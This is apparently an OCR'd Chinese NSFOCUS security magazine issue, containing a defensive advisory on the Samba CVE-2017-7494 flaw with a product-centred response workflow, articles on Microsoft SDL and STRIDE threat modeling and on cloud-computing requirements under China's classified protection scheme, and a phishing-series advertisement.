根据绿盟科技威胁响应中心发布的消息：Samba 远程代码执行（CVE-2017-7494）安全威胁通告

2017 年 5 月 24 日 07 时，Samba 官方发布消息，Samba 服务器软件存在远程执行代码漏洞。攻击者可以利用客户端将指定库文件上传到具有可写权限的共享目录，会导致服务器加载并执行指定的库文件。CVE 编号为 CVE-2017-7494。

一．Samba 简介

Samba 是一个能让类 Unix 计算机和其它微软 Windows 计算机相互共享资源的软件。Samba 提供有关资源共享的三个功能，包括：smbd，可以使类 Unix 计算机能够共享资源给其它的计算机；smbclient 是让类 Unix 计算机去存取其它计算机的资源；最后一个 smbmount 是类似 MS Windwos 下“网络磁盘驱动器”的功能，可以把其它计算机的资源挂载到当前系统下。

受影响的版本

lSamba Version < 4.6.4

lSamba Version < 4.5.10

lSamba Version < 4.4.14

不受影响的版本

lSamba Version = 4.6.4

lSamba Version = 4.5.10

lSamba Version = 4.4.14


官方建议

Samba 官方已经提供了新版本来修复上述漏洞，请受影响的用户尽快升级到新版本。

二．绿盟企业安全平台 ESP

绿盟企业安全平台 ESP，结合自身的绿盟威胁情报引擎 NTI，具备对此事件进行预警、应急与持续监控的安全响应能力。

运营场景的流程如下图所示：



绿盟企业安全平台可以通过威胁情报接口，定期从绿盟威胁情报中心云端下载最新的安全威胁情报信息，并在平台上整理、展示给用户。每一条情报都可以基于版本、特征等信息自动和客户资产进行自动关联，并在情报中展示受影响资产的分布情况、价值和责任人。

用户可以设置 ESP 平台对威胁情报通过邮件或短信的方式进行自动或人工方式预警，尽快将威胁和受威胁的资产情况通知给相关责任人。同时还可以将预警派生为工作处理单，对通知、指派、处置等全过程进行跟踪。

针对这个威胁资产安全的情报，ESP 平台还可以实现以下三个场景：

1、根据威胁情报自动和资产关联的统计结果，要求责任人参考威胁情报中的解决方案详情，对受威胁的资产进行修复、加固和防护。

2、对没有关联这个威胁情报的资产，通过 ESP 平台使用 RSAS 探针，对其进行资产信息稽查，更新资产详情，确认是否有遗漏的受威胁资产，再进行修复、加固和防护。


3、对于情报中所描述的威胁特征，进行威胁建模，在 ESP 平台自定义事件规则，对威胁情报产生后的网内流量进行持续监控。如果配合绿盟入侵检测产品 NIDS，则用户可以在收到高危威胁情报的 24 小时内，对 NIDS 的产品规则库进行升级，使其具备对威胁的防护能力，同时产生威胁检测日志，上传到 ESP 平台进行威胁流量监控。

三．绿盟 ESP 与威胁情报中心 NTI 的联动

在绿盟 ESP 平台，通过威胁情报接口，可以定期自动从威胁响应中心云端下载安全威胁情报。在 CVE-2017-7494 这种高危漏洞披露后的 24 小时内，NTI 会发布相关情报。

或者通过手机微信关注绿盟科技官方公众号，实时获取最新的威胁情报信息，然后通过 ESP 平台手工发布威胁情报。

在 ESP 平台的安全威胁情报，可以通过自动或者手工的方式，通过邮件或短信进行预警，将威胁通知给指定的人员。



收到威胁预警的工作人员，可以登录到 ESP 平台，针对获取到的“Samba 远程代码执行安全威胁”预警进行威胁详情查看，了解到受影响的产品为 samba 服务，明确需要关注的服务端口 TCP139、445、901 以及 UDP137、138，确认受影响版本，及升级 samba 的修复方案及威胁的来源等辅助信息。

同时威胁情报会通过威胁特征、受影响的服务和版本，自动与客户内网资产进行关联，工作人员可以在“Samba 远程代码执行（CVE-2017-7494）安全威胁”的威胁情报中看到受影响资产的统计信息，确定需要加固和防护的资产以及资产责任人，方便快速派发加固防护任务。


针对此预警，工作人员可以直接在 ESP 平台上派生工单给安全工程师或者资产责任人进行资产的加固和防护，并可以实时监控安全事件处理的整个过程。

四．ESP 平台的事件处置

当然，针对此次“Samba 远程代码执行（CVE-2017-7494）安全威胁”事件，ESP 平台还可以辅助安全事件的处置执行人进行事件处置，从以下三个方面进行操作和处理。

1、补漏洞

参考威胁情报中的受影响产品和版本、解决方案等信息，对威胁情报中展示的受威胁资产进行 samba 的升级操作，可以由资产责



任人协助处理

从 ESP 平台的脆弱性管理模块，下发针对受影响资产的扫描任务，可以完成漏洞发现、确认，资产威胁评估，漏洞处置修复这一系列的安全事件处理工作，从根本上做到全过程的跟踪。

2、除隐患

对其他资产使用 RSAS 探针进行资产信息稽查，确认是否存在 samba 版本在受威胁影响范围内的资产。

可以在 ESP 平台上针对组网内资产下发扫描任务，确认收到威胁情报后，是否有资产信息变更——使用资产稽查功能，检查组网中是否有新增资产没有做过安全检查、资产中是否有 samba 服务、samba 的版本是否过低受威胁等情况。发现后尽快参考威胁情报中的解决方案，对 samba 进行升级加固，除掉新增或变更资产的安全隐患。

3、持续监控

威胁情报关联的已有资产，和资产稽查发现的资产变更，都不能完全排除内网的安全威胁隐患，所以还需要针对威胁情报的漏洞特征进行安全建模，针对漏洞特征，重点关注访问目标端口为 TCP139、445、901 以及 UDP137、138 的行为。

针对开放 Samba 服务的资产，对端口 TCP139、445、901 以及 UDP137、138 建立事件规则，过滤并统计分析访问 samba 服务的原始日志，另外还可以结合 IDS 探针，对产生 “Samba 远程代码执行（CVE-2017-7494）” 日志的源 IP 进行准确告警，做到安全威胁的持续监控

安全威胁情报是绿盟企业安全平台 ESP 的一大利器，借助威胁情报，ESP 平台有能力做到对最新的安全威胁进行预警和应急响应的能力，大大提高了安全运维的时效性和处理问题的效率。

SDL软件安全设计初窥

RCM技术团队　李虎

关键词：SDL 安全开发生命周期 安全设计原则 STRIDE 威胁建模

摘要：本文详细介绍微软软件安全开发生命周期（SDL）相关概念，并讨论要遵循 SDL 过程所应执行的各种安全活动，其中着重对软件安全设计的原则进行探讨。并对 STRIDE 威胁建模方法进行深入介绍。

安全开发生命周期（SDL）是一个帮助开发人员构建更安全的软件和解决安全合规要求的同时降低开发成本的软件开发过程。 安全应用从安全设计开始，软件的安全问题很大一部分是由于不安全的设计而引入的，微软用多年的经验总结出了安全开发生命周期（SDL），并提出了攻击面最小化、STRIDE 威胁建模等多种方法辅助安全人员对软件进行安全设计。安全设计对于软件安全的重要性尤为可见。

一．前言

1.1 SDL 介绍

安全开发生命周期（SDL）即 Security Development Lifecycle，是一个帮助开发人员构建更安全的软件和解决安全合规要求的同时降低开发成本的软件开发过程。 自 2004 年起，微软将 SDL 作为全公司的计划和强制政策，SDL 的核心理念就是将安全考虑集成在软件开发的每一个阶段：需求分析、设计、编码、测试和维护。从需求、设计到发布产品的每一个阶段每都增加了相应的安全活动，以减少软件中漏洞的数量并将安全缺陷降低到最小程度。安全开发生命周期 (SDL) 是侧重于软件开发的安全保证过程，旨在开发出安全的软件应用。

1.2 SDL 安全活动

简单来说，SDL 是微软提出的从安全角度指导软件开发过程的管理模式，在传统软件开发生命周期 (SDLC) 的各个阶段增加了一些必要的安全活动，软件开发的不同阶段所执行的安全活动也不同，每个活动就算

单独执行也都能对软件安全起到一定作用。当然缺少特定的安全活动也会对软件的安全性带来影响。




图 1：微软 SDL 安全活动简图

我曾今有幸参加过微软安全专家 Michael Howard 及 Taha Mir 关于 SDL 及威胁建模的培训，作为《软件安全开发生命周期》一书的作者，Michael Howard 不只一次强调，安全培训是 SDL 最核心的概念，软件是由设计人员设计，代码是有开发人员编写。同样，大部分软件本身的安全漏洞也是由设计及编码人员引入，所以对软件开发过程中的技术人员进行安全培训这点至关重要。

可以看到在整个 SDL 周期中，除了安全培训这项活动，还在软件发布后增加了安全应急响应的相关活动，而目前国内大多数公司目前已经基本上具备了安全应急响应的活动和职能部门，同时包括安全编码规范、代码审计、渗透测试等安全活动也都已经基本具备甚至个别企业已经比较成熟。但在软件设计阶段的安全活动则相对较少，据我了解仅个别大型跨国企业才拥有安全设计等相关的安全活动。而根据微软多年的实践和经验，软件的安全问题很大一部分是由于不安全的设计而引入的。在设计阶段造成的安全缺陷在后期修复的成本和时间都相对较高。STRIDE 威胁建模的创始人之一 Taha Mir 曾说过 “safer applications begin with secure design”，即安全应用从安全设计开始，相应的微软 SDL 也提出了若干核心的安全设计原则，并提出了如攻击面最小化、STRIDE 威胁建模等多种方法辅助安全人员对软件进行安全设计，本文就针对当前国内企业在软件设计阶段安全活动发展相对欠缺的安全设计进行探讨。

二．安全设计核心原则

SDL 安全设计核心原则：

- Attack Surface Reduction：攻击面最小化
- Basic Privacy: 基本隐私
- Least Privilege: 权限最小化
- Secure Defaults: 默认安全
- Defense in Depth：纵深防御
- Threat Modeling：威胁建模

2.1 攻击面最小化

攻击面是指程序任何能被用户或者其它程序所访问到的部分，这些暴露给用户的地方往往也是最可能被恶意攻击者攻击的地方。

攻击面最小化即是指尽量减少暴露恶意用户可能发现并试图利用的攻击面数量。软件产品的受攻击面是一个混合体，不仅包括代码、接口、服务，也包括对所有用户提供服务的协议。尤其是那些未被验证或者远程的用户都可以访问到的协议，安全人员在攻击面最小化时首先要对攻击面进行分析，攻击面分析就是枚举所有访问入库、接口、协议一剂可执行代码的过程，从高层次来说，攻击面分析着重于：

- 降低默认执行的代码量

- 限制可访问到代码的人员范围
- 限定可访问到代码的人员身份
- 降低代码执行所需权限

常见的攻击面分析技巧如下表：

Higher Attack Surface	Lower Attack Surface
On by default	Off by default
Open socket	Close socket
UDP	TCP
Anonymous access	Authenticated user access
Constantly on	On as needed
Internet accessible	Local subnet accessible

表 1 攻击面分析常用技巧

攻击面最小化在微软的应用实践示例：

Windows	RPC 需要认证、防火墙默认打开
iis6.0、7.0	使用 Network service 权限运行，默认关闭
Sql server 2005/2008	xp_cmdshell 存储过程默认关闭，默认不开放远程链接
VS2005/2008	Web server 和 sql server 默认仅本地访问

表 2 攻击面最小化微软实践示例

2.2 基本隐私

用户使用软件时无可避免个人信息被收集、使用甚至分发，企业则有责任和义务建立保护个人信息的保护措施，抵御敌对攻击行为，确保用户基本隐私的安全性。隐私安全是建立可信任应用程序的关键因素。

在软件设计时考虑用户基本隐私的必要性及意义有：

- 履行法律规定和义务
- 增加客户的信赖
- 防止堵塞部署

对于特殊的软件或者全球性的产品，设计人员需要明确软件的行为及针对人群。尤其要考虑当地国家的法律法规，如美国儿童网路隐私保护法 COPPA(Children's Online Privacy Protection Act)等，企业在开发产品、服务时有必要制定明确的隐私准则，对获取、记录用户隐私的相关产品需有明确的要求和指导建议。

Tips:

- 只收集程序必须用到的隐私数据，并明确告知用户并征得用户同意；
- 微软对于用户隐私数据如密码、口令等均需要加密存储，最低要求是 sha256+salt，对于更高要求的则使用 PBKDF2 算法加密存储；

2.3 权限最小化

如果一个应用程序或网站被攻击、破坏，权限最小化机制能够有效的将潜在损害最小化。常见的权限最小化实践如：

• 普通管理员 / 系统管理员等角色管理

• 文件只读权限 / 文件访问权限等访问控制。

• 进程 / 服务以所需最小用户权限运行

在进行软件设计时，安全设计人员可以评估应用程序的行为及功能所需的最低限度权限及访问级别，从而合理分配相应的权限。如果程序特定情况必须要较高级别的权限，也可以考虑特权赋予及释放的机制。即便程序遭到攻击，也可以将损失降到最低。

Tips:

• Windows 系统中网络进程、本地服务、用户进程的权限都较低且互相独立，分别为 NETWORK SERVICE、LOCAL SERVICE、user 权限，只有核心的重要进程实用 SYSTEM 权限；

• 最新版本的 Office 程序打开不可信来源的文档时，默认时不可编辑的，同时也是默认不可执行代码的，即使存在缓冲区溢出漏洞，也不会执行 shellcode 等恶意代码；

2.4 默认安全

默认安全配置在客户熟悉安全配置选项之前不仅有利于更好的帮助客户掌握安全配置经验，同时也可以确保应用程序初始状态下处于较安全状态。而客户可根据实际使用情况而决定应用程序安全与隐私的等级水平是否降低。

Tips:

• 在 Win 7 之后的 Windows 操作系统中，DEP(数据执行保护) 默认是开启的。用户可设置选项改变 DEP 的状态；

• Win 10 默认启用安全防护软件 Windows Defender，用户可选择关闭；

2.5 纵深防御

与默认安全一样，纵深防御也是设计安全方案时的重要指导思想。纵深防御包含两层含义：首先，要在各个不同层面、不同方面实施安全方案，避免出现疏漏，不同安全方案之间需要相互配合，构成一个整体；其次，要在正确的地方做正确的事情，即：在解决根本问题的地方实施针对性的安全方案。

纵深防御并不是同一个安全方案要做两遍或多遍，而是要从不同的层面、不同的角度对系统做出整体的解决方案。

Tips:

• 针对 XSS 的防护，除了要对用户输入的特殊符号进行过滤，还要区分是否是富文本进而进行相应编码操作，在输入时过滤的同时在输出时也进行过滤操作。

• 即使做了十足的过滤、编码等安全防护，为了更一步确保缓解 XSS 攻击，Web 站点也可以对 Cookie 启用 HTTP-Only 属性，确保即使发生 XSS 攻击，也可以阻止通过脚本访问 Cookie 的操作。

2.6 威胁建模

威胁建模是一种分析应用程序威胁的过程和方法。这里的威胁是指恶意用户可能会试图利用以破坏系统，和我们常说的漏洞并不相同。漏洞是一个特定的可以被利用的威胁，如缓冲区溢出、sql 注入等。

作为 SDL 设计阶段的一部分安全活动，威胁建模允许安全设计人员尽在的识别潜在的安全问题并实施相应缓解措施。在设计阶段把潜在的威胁发现有助于威胁的全面和更有效的解决，同时也有助于降低开发和后期维护的成本。威胁建模的一般流程如下：

• 与系统架构师及设计人员沟通，了解设计详情

- 使用成熟的威胁建模方法分析当前设计潜在的安全问题
- 提出安全建议及对潜在威胁的缓解措施
- 对安全设计进行验证并对整个设计方案进行回顾并再次确认

微软使用的威胁建模方法是 STRIDE 威胁建模方法。为了便于安全人员快速便捷的进行威胁建模，微软开发基于 STRIDE 威胁建模方法的 SDL Threat Modeling Tool 威胁建模工具，该工具可以帮助安全人员画数据流图、分析威胁、生成并导出威胁建模报告。

三．STRIDE 威胁建模方法

3.1 STRIDE 介绍

STRIDE 威胁建模是由微软提出的一种威胁建模方法，该方法将威胁类型分为 Spoofing（仿冒）、Tampering（篡改）、Repudiation（抵赖）、Information Disclosure（信息泄漏）、Denial of Service（拒绝服务）和 Elevation of Privilege（权限提升）。这六种威胁的首字母缩写即是 STRIDE，STRIDE 威胁模型几乎可以涵盖目前绝大部分安全问题。此外，STRIDE 威胁建模方法有着详细的流程和方法。

3.2 威胁建模流程

STRIDE 威胁建模的一般流程如下：

- 绘制数据流图
- 识别威胁
- 提出缓解措施
- 安全验证




图 2: STRIDE 威胁建模流程




图 3: 数据流图示例及元素类型

3.2.1 数据流图

数据流图 (Data Flow Diagrams) 包含外部实体 (External Entity)、处理过程 (Process)、数据流 (Data Flow)、数据存储 (Data Store)，安全人员与系统架构师及设计人员沟通，了解设计详情并画

出数据流图后还需要标注信任边界（Trust Boundary），针对简单的 Web 应用的数据流图如上

3.2.2 识别威胁

STRIDE 威胁建模方法已经明确了每个数据流图元素具有不同的威胁，其中外部实体只有仿冒（S）、抵赖（R）威胁，数据流只有篡改（T）、信息泄露（I）、拒绝服务（D）威胁，处理过程有所有六种（STRIDE）威胁，存储过程有篡改（T）、信息泄露（I）、拒绝服务（D）威胁，但如果是日志类型存储则还有抵赖（R）威胁。具体可以对照如下表格进行威胁识别：

元素	S	T	R	I	D	E
外部实体	√		√			
处理过程	√	√	√	√	√	√
数据存储		√	?	√	√	
数据流		√		√	√	

表 3 数据流图元素对应的不同威胁

3.2.3 缓解措施

根据不同的数据流图元素及威胁，相应的缓解措施也不相同。如本文示例数据流图中外部实体用户的仿冒威胁，其缓解措施简单来说就是对用户身份进行认证。对于一个 Web 应用来说，缓解仿冒威胁不仅需要较强的认证机制，还需要防止恶意攻击者用暴力破解、口令猜测等方法绕过认证从而造成仿冒用户的威胁。如果笔者来提出该用户仿冒威胁的缓解措施的话，详细措施如下：

- 对用户访问进行帐号密码、证书等身份认证；
- 用户帐号密码认证过程中，如果出现三次密码错误，则增加验证码机制。输入验证码且正确再进行身份认证；
- 当用户认证 5 次后仍然验证失败，则在 30 分钟内禁止该帐号登录；
- 用户密码必须包含数字、字母及特殊字符，且长度在 8 位以上，如果业务安全需要则增加密码过期机制，每隔 6 个月提醒用户修改密码；

在提出缓解措施时，有的时候不仅要考虑安全问题，同时也要考虑软件的易用性，所以不同的威胁，不同的应用场景。其缓解措施也要随之而改变以提高应用安全的同时也能给用户带来较好的交互体验。

微软对于常用的威胁给出了其常用的标准缓解措施，并在具体实施时已将常用的缓解方案及措施集成为独立的解决方案或者代码模块。可以方便同类应用直接使用。

威胁类型	缓解措施	技术方案
仿冒 (S)	认证	Kerberos 认证 PKI 系统如 SSL / TLS 证 数字签名

威胁类型	缓解措施	技术方案
篡改 (T)	完整性保护	访问控制 完整性校验
抵赖 (R)	日志审计	强认证 安全日志、审计
信息泄露 (I)	保密性	加密 访问控制列表
拒绝服务 (D)	可用性	访问控制列表 过滤 热备份
权限提升 (E)	授权认证	输入校验 用户组管理 访问控制列表

3.2.1 安全验证

在威胁建模完成后，需要对整个过程进行回顾，不仅要确认缓解措施是否能够真正缓解潜在威胁，同时验证数据流图是否符合设计，代码实现是否符合预期设计，所有的威胁是否都有相应的缓解措施。最后将威胁建模报告留存档案，作为后续迭代开发、增量开发时威胁建模的参考依据。

四．总结

SDL 的核心理念是将安全考虑集成在软件开发的每一个阶段：需求分析、设计、编码、测试和维护。从需求、设计到发布产品的每一个阶段每都增加了相应的安全活动，以减少软件中漏洞的数量并将安全缺陷降低到最小程度。本文重点介绍了设计阶段的安全活动指导思想及 STRIDE 威胁建模，但 SDL 的其它阶段的不同安全活动也同样对软件安全有着重要影响。同时本文介绍的安全设计原则仅为指导思想，安全设计人员还需要掌握一定的安全攻防知识，具备一定的安全攻防经验才能更好的设计出安全的方案及软件应用。另外根据笔者经验，在实际的安全设计工作中，对于不同软件及应用场景其面临的安全问题也不同。随着互联网时代发展，目前已经不在是单纯的软件时代了，类似通信设备、移动端应用、智能硬件、云端、大数据等新形态的应用都面临的自身特有的安全问题。安全设计人员要考虑的也要更多，但安全设计的核心原则还是相差无几。由于篇幅及笔者经验有限，本文所述如有不妥之处可以与笔者联系交流。

五．参考文献

[1] https://www.microsoft.com/en-us/SDL/process/design.aspx

[2] http://www.microsoft.com/en-us/sdl/adopt/threatmodeling.aspx

[3] Introduction_to_Threat_Modeling

[4] Simplified Implementation of the SDL

信息系统等级保护
云计算环境的变与不变

BSG技术团队 何恐

关键词：信息安全等级保护 信息系统安全等级保护定级指南
信息安全等级保护云计算 云计算安全

摘要：云计算信息系统如何通过等级保护测评工作，去检查和验证安全措施的合规性和有效性，已经成为云计算系统建设者、运营者、监管者以及使用者所关心的重要问题。公安部网络安全保卫局组织开展了大规模的等级保护系列标注修订工作，本文对其中的云计算安全部分进行解读。

一、信息系统等级保护概述

信息系统等级保护是根据信息系统在国家安全、经济建设、社会生活中的重要程度；遭到破坏后对国家安全、社会秩序、公共利益以及公民、法人和其他组织的合法权益的危害程度；将信息系统划分为不同的安全保护等级并对其实施不同的保护和监管。

信息系统的安全保护等级有两个定级要求决定：等级保护对象收到破坏时所侵害的客体和对客体造成侵害的程度。

受侵害的客体：等级保护对象收到破坏时所侵害的客体包括一

下方面：一是公民、法人和其他组织的合法权益；而是社会秩序、公共利益；三是国家安全；

对客体的侵害程度：对客体的侵害程度由客观方面的不同外在表现综合决定。等级保护对象受到破坏后对客体造成侵害的程度为三种：一是造成一般损害；而是造成严重损害；三是造成特别严重损害。

按照信息系统等级保护定级指南，信息系统的等级可以划分为以下五个等级；

等级	对象	侵害客体	侵害程度	监管强度
第一级	一般系统	合法权益	损害	自主保护
第二级		合法权益	严重损害	指导
		社会秩序和公共利益	损害	
第三级	重要系统	社会秩序和公共利益	严重损害	监督检查
第四级		国家安全	损害	监督检查
		社会秩序和公共利益	特别严重损害	强制监督检查
		国家安全	特别严重损害	
第五级	极端重要系统	国家安全	特别严重损害	专门监督检查

表格 1 信息系统的安全保护等级

信息系统等级保护在实施过程中分了以下几个阶段：

（1）系统定级

信息系统运营使用单位按照《信息系统安全等级保护定级指南》，确定信息系统安全等级。有主管部门的，报主管部门审核批准。在申报系统建设、改建、扩建立项时须同时向立项审批部门提交定级报告；

（2）系统备案

已运行的系统在安全保护等级确定后，30 日内，由其运营、使用单位到所在地社区的市级以上公安机关办理备案手续。新建的系统，在通过离线申请后 30 日内办理；

（3）安全建设和整改

分析安全需求。对照等保有关规定和标准分析系统安全建设整改需求，可委托安全服务机构、等保技术支持单位。对于整改项目，还可以委托测评机构通过等保测评、风险评估等方法分析整改需求。

建设整改。根据需求制订建设整改方案，按照国家相关规范和技术标准，使用符合国家有关规定，满足系统等级需求产品，开展信息系统安全建设整改。

（4）信息安全等级测评

等保测评。选择第三方测评机构进行评审。其中对于新建系统可试运行阶段进行评审。（测评机构分为全国性和区域性）

二、信息系统等级保护 - 云计算安全解读

2014 年国家成立中央网络安全和信息化领导小组，网络安全发

展进入了快车道；随着云计算、大数据、移动互联网等技术的广泛应用，传统的等级保护基本要求在实际工作中已经不堪重负。

云计算信息系统应具备什么样的安全防护措施，如何通过等级保护测评工作去检查和验证安全措施的合规性和有效性，已经成为云计算系统建设者、运营者、监管者以及使用者所关心的重要问题。

随着 2016 年国家网络安全法发布，等级保护制度作为国家网络安全法明确要求的重要制度，将在未来发挥重要的作用，为了应对新的技术挑战、新应用发展带来的安全问题，公安部网络安全保卫局组织开展了大规模的等级保护系列标注修订工作。

信息系统等级保护在系统定级方面不做改变，依然按照原有的信息系统等级划分标准分为 5 个级别；

在流程方面也不做改变依然按照定级备案、安全建设、安全整改、系统测评进行。那么以下需要介绍的是变化部分：

第一参考依据

即信息系统等级保护基本要求 - 云计算安全扩展要求等。

第二 系统定级与管理职责划分

在传统 IT 环境中，信息系统的运营和使用的主体都是客户单位，客户单位作为甲方承担着全部的安全责任，即使运营通过外包服务转移给第三方，但是所承担的安全责任却不能一起转移，毕竟安全责任的主体在客户单位；

云计算环境改变了这种责任模式，形成了云租户和云服务商双方“各自分担，相互协调”的安全责任，使得云计算环境下定级工作变得更为复杂；

传统的等级保护制度针对的对象主体是信息系统以及承载的相关基础网络，在云计算环境下，定级对象在原有的基础上进行了扩展，而云计算将定级对象扩展为云服务商的云平台和云租户的应用系统。

第三 测评对象和顺序

云计算系统定级时，云服务商的云平台和云租户的应用系统应分别定级，云平台等级应不低于应用系统的安全保护等级。对于公有云，定级流程为云平台先定级测评，再提供云服务。对于私有云，定级流程为云平台先定级测评，再将已定级应用系统向云平台迁移。

第四 云计算系统保护对象的扩展

由于虚拟化技术的应用，云计算服务引入了 IaaS\SaaS\PaaS 按需服务的模式，相对于传统的等级保护制度，云计算系统的保护对象有所增加，具体不同参照下表：

层面	云计算系统保护对象	传统信息系统保护对象
物理和环境安全	机房及基础设施	机房及基础设施
网络和通信安全	网络结构、网络设备、安全设备、综合网管系统、虚拟化网络结构、虚拟网络设备、虚拟安全设备、虚拟机监视器、云管理平台	网络设备、安全设备、网络结构、综合网管系统
设备和计算安全	主机、数据库管理系统、终端、网络设备、安全设备、虚拟网络设备、虚拟安全设备、物理机、宿主机、虚拟机、虚拟机监视器、云管理平台、网络策略控制器	主机、数据库管理系统、终端、中间件、网络设备、安全设备

应用和数据安全	应用系统、中间件、配置文件、业务数据、用户隐私、鉴别信息、云应用开发平台、云计算服务对外接口、云管理平台、镜像文件、快照、数据存储设备、数据库服务器	应用系统、中间件、配置文件、业务数据、用户隐私、鉴别信息等
安全管理机构和人员	信息安全主管，相关文档	信息安全主管、相关文档
安全建设管理	系统建设负责人、服务水平协议、云计算平台、供应商资质、相关文档、相关资质、相关检测报告	系统建设负责人、记录表单类文档
安全运维管理	安全管理员、相关文档、运维设备、云计算平台、第三方审计结果	系统管理员、网络管理员、数据库管理员、安全管理员、运维负责人、相关文档

表格 2 云计算环境与传统环境保护对象区别

三、信息系统等级保护 - 云计算安全实施测评

云计算环境下保护对象除了传统环境的保护对象外，还包含了云计算特有的保护对象。在进行云计算系统等级保护测评时，针对不同保护对象实施不同测评内容，既要对云计算系统特有保护对象依据云安全测评要求进行测评，也要对云计算系统选取安全通用要求相关指标进行测评。

四、信息系统等级保护 - 云计算安全责任划分

在云环境下不同的交付模式，云服务商和云租户的安全管理责任主体有所不同，参考网络安全等级保护基本要求 - 云计算安全扩展要求。具体如表所示：

IaaS 模式

负责主体	层面		对象	
云租户	应用安全 主机安全	数据安全及备份与恢复	应用系统 云应用开发框架 中间件 终端	配置文件、镜像文件、快照、业务数据、用户隐私、鉴别信息等
云租户 云服务商	网络安全 主机安全 应用安全		虚拟网络结构 虚拟网络设备 虚拟安全设备 虚拟机 数据库管理系统 终端	
云租户 云服务商	网络安全 主机安全		云管理平台 云业务管理系统 虚拟机监视器 网络结构 网络设备 安全设备 物理机 宿主机 终端	
	物理安全		机房及基础设施	

PaaS 模式

负责主体	层面		对象	
云租户	应用安全 主机安全	数据安全及备份与恢复	应用系统 终端	配置文件、镜像文件、快照、业务数据、用户隐私、鉴别信息等
云租户 云服务商	应用安全 主机安全		云应用开发框架 中间件 数据库管理系统 终端	
云服务商	网络安全 主机安全		虚拟网络结构 虚拟网络设备 虚拟安全设备 云业务管理系统 云管理平台 虚拟机监视器 网络结构 网络设备 安全设备 - 物理机 宿主机 终端	
	物理安全		机房及基础设施	

SaaS 模式

负责主体	层面		对象	
云租户 云服务商	应用安全 主机安全	数据安全及备份与恢复	应用系统 数据库管理系统 终端	配置文件、镜像文件、快照、业务数据、用户隐私、鉴别信息等
云服务商	应用安全 网络安全 主机安全	数据安全及备份与恢复	云应用开发框架 中间件 云业务管理系统 虚拟网络结构 虚拟网络设备 虚拟安全设备 虚拟机 云管理平台 虚拟机监视器 网络结构 网络设备 安全设备 物理机 宿主机 终端	配置文件、镜像文件、快照、业务数据、用户隐私、鉴别信息等
	物理安全		机房及基础设施	

五、参考文献

GB/T 22240—2008 信息安全技术 信息系统安全等级保护定级指南

GB17859-1999 计算机信息系统安全保护等级划分准则

GB/T 22239.1 信息安全技术 网络安全等级保护基本要求 第 1 部分：安全通用要求

GB/T 22239.2 信息安全技术 网络安全等级保护基本要求 第 2 部分：云计算安全扩展要求

《等级保护合规性安全解决方案》阿里云

扫码阅读全文

透视
网络钓鱼

网络钓鱼风险及损失
会攻击的网络钓鱼
钓鱼攻击概述
网络钓鱼的对策
网络钓鱼和历史
网络钓鱼的资源
网络钓鱼工具和技术
网络钓鱼的类型
网络钓鱼的变种
网络钓鱼的行业全景

安全加社区和绿盟科技博客 联手推出《网络钓鱼专题》中文版

本专题内容源于INFOSEC学院推出的网络钓鱼专题，文章共有10个系列。
感谢INFOSEC学院的精品内容，以及安全加小蜜蜂公益翻译组的辛勤付出。

1. 我们已经发布《网络钓鱼专题》中文版系列文章，请登陆 secjia.com 及 blog.nsfocus.net 进行查询
2. 我们将对原文进行整理，并结合国内的信息，印刷成册。如有相关需求或素材提供，请联系: wangyang2@nsfocus.com

关于安全加

由网络安全专业人士创立于2016年，其安全头条新闻及安全知识报告，以其专业性、及时性深受安全领域各界人士的喜爱，其常驻QQ及微信群用户有近4000位账号。

关于绿盟科技博客

